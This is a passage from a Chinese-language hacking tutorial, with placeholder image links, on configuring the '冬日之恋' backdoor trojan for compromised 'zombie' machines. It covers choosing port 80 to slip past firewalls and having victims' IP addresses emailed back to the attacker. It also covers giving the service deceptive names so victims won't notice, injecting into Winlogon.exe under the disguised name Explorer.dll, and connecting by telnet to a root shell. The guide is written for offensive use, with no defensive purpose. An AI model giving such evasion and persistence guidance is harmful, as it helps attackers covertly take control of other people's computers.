


图1

7．图形界面下传输文件，避免了CMD下的麻烦的操作（方便了初学者）。

8．杂项工具——比如IPC种植，端口扫描的辅助工具。

9．命令的使用——这是当别人中了冬日之恋之后使用的操作命令（后面的段落会再介绍）。

现在来配置一下它的基本信息，点击第二个“基本设置”栏目，如图2。




图2

在“基本设置”里：“端口”我们随意设置，默认是3043，假若我们的肉鸡是服务器，我们不妨使用80端口，这样会相对隐蔽，并且可以轻易逃过防火墙，“密码”就自己写了，“密码提示”和“命令提示符”，一般默认不用改。在“IP邮件发送”：这里的信息就要认真填写，并且不可以填错，不然你的肉鸡就会跑了（因为你收不到信件，就不知道肉鸡的IP，那就无法连接你的后门了），这里我推荐大家就用163的邮箱，能比较快收到信件，也还算稳定。具体怎么填写，就不用我教了吧，自己看看就懂！在“服务设置”里，“服务名”、“服务描述”、“服务显示”都可以任意填写，最好写的迷惑点，让别人不容易发现。“下载者功能”的作用是自动下载程序运行，你喜欢就用，我感觉作用不大。在“插入进程”里可以选择一个进程，然后插入，我选择的是Winlogon.exe；生




图3

成的dll，我写的是Explorer.dll，配置完成，点击“生成服务端”，可以先测试一下后门是否正常使用。底下有个“测试DLL”按钮，点击一下，弹出一个小框框，如图3。

然后输入你刚才给DLL起的名字，我设置的是Explorer.dll，按下“确定”，会弹出提示框，告诉你可以telnet测试了，如图4。




图4

然后我们进入CMD，Telnet看看，telnet的时候记得要加上刚才你设置的端口，如图5。




图5




图6

在password提示后输入密码，就可以进入shell了，成功后会出现提示符号“[root]#”，如图6。

好了，我们需要在shell下操作了（嘿嘿，你们没有看过电视上的黑客么？他们都是在黑黑的屏幕上，敲打一串串的代码的……）。命令的使用也很简单，各位可以看看它的“帮助”栏目，如图7，这里我就不废话了。

